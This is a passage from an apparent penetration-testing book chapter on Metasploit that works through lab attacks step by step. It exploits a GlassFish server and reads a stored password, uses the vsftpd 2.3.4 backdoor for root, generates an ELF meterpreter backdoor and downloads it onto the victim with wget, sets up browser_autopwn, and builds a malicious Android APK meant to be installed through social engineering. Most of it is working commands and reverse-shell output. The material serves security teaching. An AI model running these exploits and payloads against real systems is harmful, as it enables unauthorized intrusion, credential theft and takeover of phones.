va Reverse TCP Stager                      normal    Java Meterpreter, Java
java/shell/bind_tcp                         normal    Command Shell, Java
Bind TCP Stager                             normal    Command Shell, Java
java/shell/reverse_tcp                      normal    Command Shell, Java
Reverse TCP Stager                          normal    Command Shell, Java
java/shell_reverse_tcp                      normal    Java Command Shell,
```

We can see that since we set the target as Java, we have Java-based meterpreter payloads which will help us gain access to the target. Let's set the java/meterpreter/reverse_tcp payload and run the module:

```
msf exploit(glassfish_deployer) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(glassfish_deployer) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
msf exploit(glassfish_deployer) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[*] Successfully uploaded
[*] Executing /RfUIdlEsEyzhU2758b4RzQ0exTIG0R/CDbx5.jsp...
[*] Sending stage (49645 bytes) to 172.28.128.3
[*] Meterpreter session 1 opened (172.28.128.4:4444 -> 172.28.128.3:50352) at 20
17-03-20 22:59:19 +0530
[*] 172.28.128.3 - Meterpreter session 1 closed. Reason: Died
[*] Getting information to undeploy...
[*] Undeploying RfUIdlEsEyzhU2758b4RzQ0exTIG0R...
[*] Undeployment complete.

[-] Invalid session identifier: 1
msf exploit(glassfish_deployer) > █
```

We can see that we gained access to the target. However, for some reason, the connection died. The connection died notification is a standard error while dealing with different types of payloads. Dead sessions can occur for many reasons, such as detection by an antivirus, an unstable connection, or an unstable application. Let's try a generic shell-based payload such as java/shell/reverse_tcp and rerun the module:

```
msf exploit(glassfish_deployer) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf exploit(glassfish_deployer) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[*] Successfully uploaded
[*] Executing /UeDa/YxPyCuzi12nyFWS6oR6Kb.jsp...
[*] Sending stage (2952 bytes) to 172.28.128.3
[*] Command shell session 2 opened (172.28.128.4:4444 -> 172.28.128.3:50444) at
2017-03-20 23:00:12 +0530
[*] Getting information to undeploy...
[*] Undeploying UeDa...
[*] Undeployment complete.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```

Finally, we have made it to the server. We are now dropped into a command shell at the target server and can potentially do anything we require to fill our post-exploitation demands. Let's run some basic system commands such as `dir`:

```
C:\glassfish\glassfish4\glassfish\domains\domain1\config>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is 2844-B0B4

Directory of C:\glassfish\glassfish4\glassfish\domains\domain1\config

03/20/2017  10:30 AM    <DIR>          .
03/20/2017  10:30 AM    <DIR>          ..
03/20/2017  10:30 AM                0 .consolestate
03/18/2017  12:37 PM                81 admin-keyfile
05/14/2013  10:33 PM           82,064 cacerts.jks
05/14/2013  10:33 PM           4,414 default-logging.properties
05/14/2013  10:33 PM          50,334 default-web.xml
05/14/2013  10:33 PM                32 domain-passwords
03/20/2017  10:30 AM          32,467 domain.xml
03/20/2017  10:30 AM          33,184 domain.xml.bak
05/14/2013  10:33 PM          3,841 glassfish-acc.xml
05/14/2013  10:33 PM          4,031 javaee.server.policy
05/14/2013  10:33 PM           1,998 keyfile
05/14/2013  10:33 PM          4,552 keystore.jks
03/20/2017  09:42 AM                42 local-password
03/18/2017  02:05 PM                0 lockfile
05/14/2013  10:33 PM          5,727 logging.properties
05/14/2013  10:33 PM          2,501 login.conf
03/20/2017  09:42 AM                4 pid
```

Let us try reading some interesting files with the type command, as follows:

```
C:\glassfish\glassfish4\glassfish\domains\domain1\config>type local-password
type local-password
A2FBF4F4A6C6C55BC9F1F585AE724E985C9B35F2
```

We will look at privilege escalation and more on post-exploitation in Chapter 4, *Post-Exploitation with Metasploit*.

Exploiting FTP services with Metasploit

Let's assume that we have another system in the network. Let's perform a quick nmap scan in Metasploit and figure out the number of open ports and services running on them as follows:

```
[*] Nmap: Nmap scan report for 172.28.128.5
[*] Nmap: Host is up (0.00013s latency).
[*] Nmap: Not shown: 65505 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec         netkit-rsh rshd
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  shell        Netkit rshd
[*] Nmap: 1099/tcp  open  rmiregistry   GNU Classpath gmmiregistry
[*] Nmap: 1524/tcp  open  shell        Metasploitable root shell
[*] Nmap: 2049/tcp  open  rpcbind
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
[*] Nmap: 3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
[*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc          VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11          (access denied)
```

There are plenty of services running on the target. We can see we have **vsftpd 2.3.4** running on port **21** of the target, which has a popular backdoor vulnerability. Let's quickly search and load the exploit module in Metasploit:

```
msf > search vsftpd

Matching Modules
=====

   Name                                          Disclosure Date  Rank       Description
   ----                                          -
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  VSFTPD v2.3
   .4 Backdoor Command Execution
```

Let's set RHOST and payload for the module as follows:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 172.28.128.5
RHOST => 172.28.128.5
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====

   Name                      Disclosure Date  Rank       Description
   ----                      -
   cmd/unix/interact          normal         Unix Command, Interact with Estab
   lished Connection

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > exploit

[*] 172.28.128.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.28.128.5:21 - USER: 331 Please specify the password.
[+] 172.28.128.5:21 - Backdoor service has been spawned, handling...
[+] 172.28.128.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (172.28.128.4:43954 -> 172.28.128.5:6200) at
2017-03-20 23:27:11 +0530

whoami
root
```

We can see that when issuing the `show payloads` command, we cannot see too many payloads. We just have a single payload that provides us with the shell access to the target and, as soon as we run the `exploit` command, the backdoor in **vsftpd 2.3.4** triggers and we are given access to the system. Issuing a standard command such as **whoami** will display the current user, which in our case is **root**. We do not need to escalate privileges on this system. However, a better control of access would be very desirable. So let's improve the situation by gaining meterpreter-level access to the target. To achieve a meterpreter shell, we will first create a Linux meterpreter shell binary backdoor and host it on our server. Then, we will download the binary backdoor to the victim's system, provide all the necessary permissions, and run the backdoor with the help of the shell access which we have already gained. However, for the backdoor to work, we will need to set up a listener on our system which will listen for the incoming meterpreter shell from the backdoor execution on the target. Let's get started:

```
root@mm:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.28.128.4 LPOR
T=5555 -f elf > backdoor.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Final size of elf file: 155 bytes
```

We quickly spawn a separate terminal and use `msfvenom` to generate a backdoor of type `linux/x86/meterpreter/reverse_tcp` using a `-p` switch and providing options such as `LHOST` and `LPORT` which denote our IP address to which the backdoor will connect and the port number. Also, we will provide the format of the backdoor with a `-f` switch as `.elf` (the default Linux format) and save it as `backdoor.elf` file on our system.

Next, we need to move the generated file to our `/var/www/html/` directory and also start the Apache server so that any request asking for the file download receives the backdoor file:

```
root@mm:~# service apache2 start
root@mm:~# mv backdoor.elf /var/www/html/
```

We are now all set to download the file at the victim's end using our shell:

```
whoami
root
wget http://172.28.128.4/backdoor.elf
--14:02:03--  http://172.28.128.4/backdoor.elf
=> `backdoor.elf'
Connecting to 172.28.128.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 155

    OK                                                                 100%   50.24 MB/s

14:02:03 (50.24 MB/s) - `backdoor.elf' saved [155/155]
```

We have successfully downloaded the file at the target's end. Let's fire up a handler so that once the backdoor is executed, it's handled correctly by our system. To start a handler, we can spawn a new Metasploit instance in a separate terminal and can use the `exploit/multi/handler` module as follows:

```
msf > use exploit/multi/handler
```

Next, we need to set up the same payload we used to generate the backdoor, as shown in the following screenshot:

```
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

Let's now set up basic options such as `LHOST` and `LPORT`, as shown in the following screenshot:


```
msf exploit(handler) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.28.128.4:5555
[*] Starting the payload handler...
```

We can start the handler in the background using the `exploit -j` command as shown in the preceding screenshot. Meanwhile, starting a handler in the background will allow multiple victims to connect with the handler. Next, we just need to provide necessary permissions to the backdoor file at the target system and execute it, as demonstrated in the following screenshot:

```
chmod 777 backdoor.elf
ls -la
total 93
drwxr-xr-x  21 root root  4096 Mar 20 14:02 .
drwxr-xr-x  21 root root  4096 Mar 20 14:02 ..
-rwxrwxrwx   1 root root   155 Mar 20 13:59 backdoor.elf
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root 1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13480 Mar 20 13:50 dev
drwxr-xr-x  95 root root  4096 Mar 20 13:50 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
```

Let's see what happens when we run the backdoor file:



The first screenshot shows a terminal window with the command `chmod 777 backdoor.elf` and the output of `ls -la`, which lists the file `backdoor.elf` with permissions `-rwxrwxrwx`. The second screenshot shows the terminal window after running `./backdoor.elf`. The output displays the Meterpreter session details, including the stage size (1495599 bytes) and the session ID (172.28.128.4:5555).

```
root@mm: ~
FileEditViewSearchTerminalHelp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  15 root root  4096 May 20  2012 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-se
rver
./backdoor.elf

root@mm: ~
FileEditViewSearchTerminalHelp
msf exploit(handler) > [*] Transmitting intermediate stager for over-sized stage
...(105 bytes)
[*] Sending stage (1495599 bytes) to 172.28.128.5
[*] Meterpreter session 1 opened (172.28.128.4:5555 -> 172.28.128.5:59204) at 20
17-03-20 23:32:37 +0530
msf exploit(handler) > 
```

We can see that as soon as we ran the executable, we got a meterpreter shell at the handler. We can now interact with the session and can perform post-exploitation with ease.

Exploiting browsers for fun and profit

Web browsers are used primarily for surfing the Web. However, an outdated web browser can lead to the compromise of the entire system. Clients may never use the preinstalled web browser and choose the one based on their preference. However, the default preinstalled web browser can still lead to various attacks on the system. Exploiting a browser by finding vulnerabilities in the browser components is known as browser-based exploitation.

For more information on Firefox vulnerabilities, refer to

http://www.cvedetails.com/product/3264/Mozilla-Firefox.html?vendor_id=452.

For Internet Explorer vulnerabilities, refer to

http://www.cvedetails.com/product/9900/Microsoft-Internet-Explorer.html?vendor_id=26.


The browser autopwn attack

Metasploit offers browser autopwn, an automated attack module that tests various browsers for weaknesses and exploits them. To understand the inner workings of this module, let us discuss the technology behind the attack.

The technology behind a browser autopwn attack

Autopwn refers to the automatic exploitation of the target. The autopwn module sets up most of the browser-based exploits in the listening mode by automatically configuring them one after the other. Then, it waits for an incoming connection and launches a set of matching exploits, depending upon the victim's browser. Therefore, irrespective of the browser a victim is using, if there are vulnerabilities in the browser, the autopwn script attacks it automatically with the matching exploit modules.

Let us understand the workings of this attack vector in detail using the following diagram:



In the preceding scenario, an exploit server running the `browser_autopwn` module is up and running with a number of browser-based exploits with their corresponding handlers. As soon as the victim's browser connects to the exploit server, the exploit server base checks for the type of browser and tests it against the matching exploits. In the preceding diagram, we have Internet Explorer as the victim's browser. Therefore, exploits matching the Internet Explorer launch at the victim's browser. Successful exploits make a connection back to the handler, and the attacker gains shell or meterpreter access to the target.

Attacking browsers with Metasploit browser_autopwn

To conduct a browser exploitation attack, we will use the `browser_autopwn` module in Metasploit, as shown in the following screenshot:

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      LHOST            yes       The IP address to use for reverse-connect payloads
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    SSLCert          no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    URIPATH          no        The URI to use for this exploit (default is random)

Auxiliary action:

  Name      Description
  ----      -
  WebServer WebServer Start a bunch of modules and direct clients to appropriate exploits
```

We can see we loaded the `browser_autopwn` module residing at `auxiliary/server/browser_autopwn` successfully in Metasploit. To launch the attack, we need to specify `LHOST`, `URIPATH`, and `SRVPORT`. `SRVPORT` is the port on which our exploit server base will run. It is recommended to use port 80 or 443 since the addition of port numbers to the URL catches many eyes, and it looks fishy. `URIPATH` is the directory path for the various exploits and should be kept in the `root` directory by specifying `URIPATH` as `/`. Let us set all the required parameters and launch the module, as shown in the following screenshot:

```
msf auxiliary(browser_autopwn) > set LHOST 192.168.10.105
LHOST => 192.168.10.105
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup

[*] Starting exploit modules on host 192.168.10.105...
[*] ---
```


Launching the `browser_autopwn` module will set up browser exploits into listening mode waiting for the incoming connections, as shown in the following screenshot:

```
[*] Using URL: http://0.0.0.0:80/daKfwjZ
[*] Local IP: http://192.168.10.105:80/daKfwjZ
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse TCP handler on 192.168.10.105:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse TCP handler on 192.168.10.105:6666
[*] Starting the payload handler...
[*] Started reverse TCP handler on 192.168.10.105:7777
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.10.105:80/
[*] Server started.
```

Any target connecting on port 80 of our system will get an arsenal of exploits thrown at it, based on the browser. Let us analyze how a victim connects to our malicious exploit server:



We can see that as soon as a victim connects to our IP address, the `browser_autopwn` module responds with various exploits until it gains meterpreter access, as shown in the following screenshot:

```
[*] Sending stage (957487 bytes) to 192.168.10.111
[*] Meterpreter session 1 opened (192.168.10.105:3333 -> 192.168.10.111:51608) at 2016-06-30 11:48:29 +0530
[*] Session ID 1 (192.168.10.105:3333 -> 192.168.10.111:51608) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3728)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3700
[+] Successfully migrated to process

msf auxiliary(browser_autopwn) > sessions -i

Active sessions
=====

  Id  Type           Information
  --  -
  1    meterpreter x86/win32 WIN-97G4SSDJD5S\Apex @ WIN-97G4SSDJD5S
192.168.10.105:3333 -> 192.168.10.111:51608 (192.168.10.111)

msf auxiliary(browser_autopwn) > █
```


As we can see, the `browser_autopwn` module allows us to test and actively exploit the victim's browser for numerous vulnerabilities. However, client-side exploits may cause service interruptions. It is a good idea to acquire a prior permission before conducting a client-side exploitation test. In the upcoming section, we will see how a module such as a `browser_autopwn` can be deadly against numerous targets.

Attacking Android with Metasploit


The Android platform can be attacked either by creating a simple APK file or by injecting the payload into an actual APK. We will cover the first one. Let us get started by generating an APK file with `msfvenom` as follows:

```
root@mm:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.10.107 LPORT=4444 R> /var/www/html/pay2.apk
No platform was selected, choosing Msf::Module::Platform::Android
from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8833 bytes
```

On generating the APK file, all we need to do is to either convince the victim (perform social engineering) to install the APK or physically gain access to the phone. Let us see what happens on the phone as soon as a victim downloads the malicious APK:



Once the download is complete, the user installs the file as follows:



Most people never notice what permissions an app asks for. Hence, an attacker gains full access to the phone and steals personal data. The preceding section lists the required permissions an application needs to operate correctly. Once the installation happens successfully, the attacker gains meterpreter access to the target phone as follows:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp

payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.107:4444
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.107:4444 -> 192.168.10.104:44753) at 2016-07-05 18:47:59 +0530

meterpreter > █
```


Whooaaa! We got the meterpreter access easily. Post-exploitation is widely covered in Chapter 4, *Post-Exploitation with Metasploit*. However, let us see some of the basic functionalities as follows:

```
meterpreter > check_root
[+] Device is rooted
```

We can see that running the `check_root` command states that the device is rooted. Let us see some other functions:

```
meterpreter > send_sms -d 8130██████ -t "hello"
[+] SMS sent - Transmission successful
```

We can use the `send_sms` command to send an SMS to any number from the exploited phone. Let us see whether the message was delivered or not:




Bingo! The message was delivered successfully. Meanwhile, let us see what system we broke into using the `sysinfo` command as follows:

```
meterpreter > sysinfo
Computer      : localhost
